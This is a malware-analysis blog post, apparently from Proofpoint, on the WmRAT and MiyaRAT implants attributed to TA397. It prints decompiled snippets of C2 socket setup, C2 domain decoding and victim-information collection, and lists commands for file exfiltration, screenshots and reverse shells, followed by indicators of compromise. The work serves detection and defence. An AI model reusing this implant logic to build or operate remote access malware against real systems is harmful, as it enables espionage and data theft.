
Assuming all the junk threads have started, the malware does a connectivity check by making a request to microsoft[.]com. After this, the socket is finally initialized to connect to the C2 decrypted earlier in the program. This is set to communicate with a hardcoded port, which in this sample is set to 47408.



```
*name.sa_data = htons(47408u);
name.sa_family = 2;
std::string::string(v2, cp_addr);
v0 = cp[0];
if ( cp[5] < 0x10 )
  v0 = cp;
*&name.sa_data[2] = inet_addr(v0);
global_socket = socket(2, 1, 6);
if ( connect(global_socket, &name, 16) )
{
  closesocket(global_socket);
  global_socket = -1;
  v4 = -1;
  std::string::~string(v2);
  return 0;
}
else
{
  conditonal_sleep_send_data = 1;
  v4 = -1;
  std::string::~string(v2);
  return 1;
}
}
```

Hardcoded port initialization.

The socket receives a 4-byte value from the C2, swapping the endianness, and passing that to the command handler which indicates the ordinal value of the command to execute.



```
int __stdcall thread_func_command_handler()
{
  int v0; // esi
  int v1; // eax
  u_long v2; // esi
  u_long netlong; // [esp+10h] [ebp-4h] BYREF

  if ( dword_415F6C )
    std::ifstream::close(&unk_415F18);
  if ( open_file_res )
    std::ofstream::close(&unk_415FC0);
LABEL_5:
  v0 = 0;
  while ( 1 )
  {
    v1 = recv(global_socket, &netlong + v0, 4 - v0, 0);
    if ( v1 == -1 )
      break;
    v0 += v1;
    if ( v0 ≥ 4 )
    {
      v2 = ntohl(netlong);
      netlong = v2;
      get_username_hostname();
      if ( command_handler(v2) )
        goto LABEL_5;
      break;
    }
  }
  conditonaL_sleep_send_data = 0;
  if ( closesocket(global_socket) == -1 )
    WSAGetLastError();
  return closesocket(global_socket);
}
```


Invocation of the command handler, after socket initialization.

As far as supported commands, these are some of the most notable ones:

- 8: read and exfil file
- 9: create host summary
- 12: exit infection
- 13: receive data from the C2, and write to file stream
- 15: receive and decrypt filepath from C2,
- 19: take screenshot and exfil
- 21: get geolocation information
- 22: get file listing from given directory and gather file create/modification time
- 24: get disk size for files and directories
- 26: mini command handler
- 27: exec string in cmd or powershell, or restart self
- 31: exit

MiyaRAT

MiyaRAT is also written in C++ and contains similar functionality to WmRAT. The malware starts by decrypting its hardcoded C2 server. This domain is decoded by taking the encoded value and subtracting the matching character in the string “doobiedoodooziezzz” from it.




```
init_data(Block, &encoded_c2, 0x11uLL);
sub_140011CB0(&v37, Block);
v4 = xmmword_14008FCB0;
v5 = 0LL;
v6 = v40;
v7 = v41;
for ( i = Block[0]; v5 < v6; ++v5 )
{
  v9 = &str_doobiedoodooziezzz;
  if ( *(&xmmword_14008FCB0 + 1) > 7uLL )
    v9 = str_doobiedoodooziezzz;          // samsnewlooker.com
  v10 = Block;
  if ( v7 > 7 )
    v10 = i;
  v11 = *(v10 + v5) - *(v9 + v5 % v4);
  v12 = &v37;
  if ( *(&v38 + 1) > 7uLL )
    v12 = v37;
  *(v12 + v5) = v11;
}
```

Decoding C2 server samsnewlooker[.]com.

Doing this results in the C2 domain samsnewlooker[.]com. Along with this, the sample has as hardcoded port value set as a string which determines which port the implant connects to. Strangely the malware then runs its own implementation of Mersenne twister, which is a common random number generator implementation, which is used to generate values to sleep for a designated period of time.


With the C2 decoded, a global socket is then created with the hardcoded port of 56189.



```
          byte_14008FC44 = 0;
          Sleep(0xBB8u);
          c2CommsSocket = WSASocketW(2, 1, 6, 0LL, 0, 0);
          s = c2CommsSocket;
          if ( c2CommsSocket ≠ -1LL )
            break;
          WSACleanup();
        }
        did_connect = WSAConnectByNameW(c2CommsSocket, nodename, L"56189", 0LL, 0LL, 0LL, 0LL, 0LL,
        if ( did_connect ≠ -1 )
          break;
        closesocket(s);
      }
```

Socket creation with hardcoded port 56189.


After the socket is initialized, MiyaRAT gathers basic system information which is sent in the first communication to the C2.



```
memset(v270, 0, 0x2000uLL);
pcbBuffer[0] = 16;
GetUserNameW(Buffer, pcbBuffer);
pcbBuffer[0] = 16;
GetComputerNameW(v267, pcbBuffer);
ModuleHandleA = GetModuleHandleA(0LL);
if ( ModuleHandleA )
  GetModuleFileNameW(ModuleHandleA, Filename, 0x104u);
pcbBuffer[0] = GetEnvironmentVariableW(L"USERPROFILE", v268, 0x104u);
get_disk_info_overview(Src);
v5 = get_os_version(buf);
```

Basic information gathered to send to the threat actor.

One of the final fields sent within the initial communication is the version of the malware, in this case being 3.



```
*(v17 + 16) = 0LL;
*(v17 + 24) = 7LL;
*v17 = 0;
sub_14001BC00(v231, v18, &v226, v5);
v19 = to_wide(v231, L"|3.0|");          // malware version
*lpWideCharStr = 0LL;
v251 = 0uLL;
*lpWideCharStr = *v19;
```

Malware version information.

This data is then encrypted by XORing each byte of the data with 0x43. An example of the entire set of data sent to the C2 can be seen below.

```
C:\--3 [106.07/238.47] GB FREE |<username>|<hostname>|C:\Windows\cnstaller\MScCA69.tmp|C:\Users\<user>|10.0 125 19044|3.0|
```

The C2 can respond commands that MiyaRAT supports:

- GDIR – get directory tree
- DELz – remove directory/file
- GFS – enumerate all files from a specific directory
- SH1start_cmd – reverse shell using CMD
- SH1start_ps – reverse shell using PowerShell
- SH1 – interact with reverse shell
- SFS – connect to new socket to upload and download files via UPL/DWNL
- GSS – take screenshot and exfil
- SH1exit_client – close infection
- SH2 - interact with reverse shell

Network analysis

TA397's infrastructure usage throughout this campaign is divided between the implant domains and the staging domains. The jacknwoods[.]com domain acted as their staging domain to distribute WmRAT and MiyaRAT, and academymusica[.]com and samsnewlooker[.]com as C2 domains for each implant.

The staging domain jacknwoods[.]com resolved to 185.244.151[.]84, registered with a Let's Encrypt certificate with GoDaddy as a provider. Proofpoint has observed this combination of domain registration patterns in several previous

TA397 campaigns when deploying staging infrastructure. The IP is multi-tenanted, and not controlled by TA397.

The WmRAT C2 academymusica[.]com resolved to 38.180.142[.]228 at the time of analysis, while theMiyaRAT C2 samsnewlooker[.]comresolved to 96.9.215[.]155. Proofpoint assesses it is likely these two IPs are attacker-owned infrastructure.

Attribution

Whilst this blog has revealed an interesting evolution of TTPs in TA397's capability set; this activity still demonstrates signature markers of behavior Proofpoint have observed from TA397 historically:

- The usage of RAR archives to deliver a payload that creates a scheduled task on target machines, with a command line structure that seldom changes.
- The infrastructure and hosting providers in use bears similarities to historical TA397 infrastructure.
- Targeting organizations in the defense sector in the EMEA and APAC regions.
- Across observed campaigns, activity consistently falls within the working hours of UTC+5:30. Proofpoint has observed the manual deployment of TA397 malware multiple times across different campaigns that align with the working hours of this timezone.
- Both RATs analyzed in this blog have been historically attributed to TA397 (wmRAT and MiyaRAT respectively), and Proofpoint concurs with this assessment.

Proofpoint assesses WmRAT and MiyaRAT are two distinct malware families in active, operational use by TA397. We believe it is a realistic possibility that both families were written by the same developer(s). It is also clear that MiyaRAT is the newer of the two tools in their arsenal. Proofpoint assesses MiyaRAT may be reserved for targets TA397 deems high value due to the observed sporadic deployment of the malware in only a certain number of campaigns.

Based on Proofpoint's analysis of the characteristics of the observed campaign, previously observed lure content, historical targeting, time-based analysis of TA397 campaigns, and a review of industry reporting on activity associated to Bitter, Proofpoint researchers assess these campaigns are almost certainly intelligence collection efforts in support of a South Asian government's interests.

Why it matters

TA397 is a prominent South-Asian nexus, espionage-focused APT that frequently and consistently targets government, energy, telecommunications, defense and engineering organizations throughout the EMEA and APAC regions. They persistently utilize scheduled tasks to communicate with their staging domains to deploy malicious backdoors into target organizations, for the purpose of gaining access to privileged information and intellectual property.

This blog provides defenders with the knowledge and tools necessary to identify and defend against intrusions from TA397.

YARA / ET sigs

YARA signature available here.

2058192 - ET MALWARE TA397/Bitter Requesting Next Stage Payload

IOCs

Indicator	Type	First Observed	Descriptior
53a653aae9678075276bdb8ccf5eaff947f9121f73b8dcf24858c0447922d0b1	SHA256	2024-11-18	RAR
f6c77098906f5634789d7fd7ff294bfd95325d69f1be96be1ee49ff161e07733	SHA256	2024-11-	LNK

		18	
10cec5a84943f9b0c635640fad93fd2a2469cc46aae5e43a4604c903d139970f	SHA256	2024-09-23	wmRAT
c7ab300df27ad41f8d9e52e2d732f95479f4212a3c3d62dbf0511b37b3e81317	SHA256	2024-10-12	MiyaRAT
academymusica[.]com	Domain	2024-11-06	C2
samsnewlooker[.]com	Domain	2024-09-25	C2
jacknwoods[.]com	Domain	2024-11-07	Staging Domain
38.180.142[.]228	IP	2024-11-06	C2
96.9.215[.]155	IP	2024-09-25	C2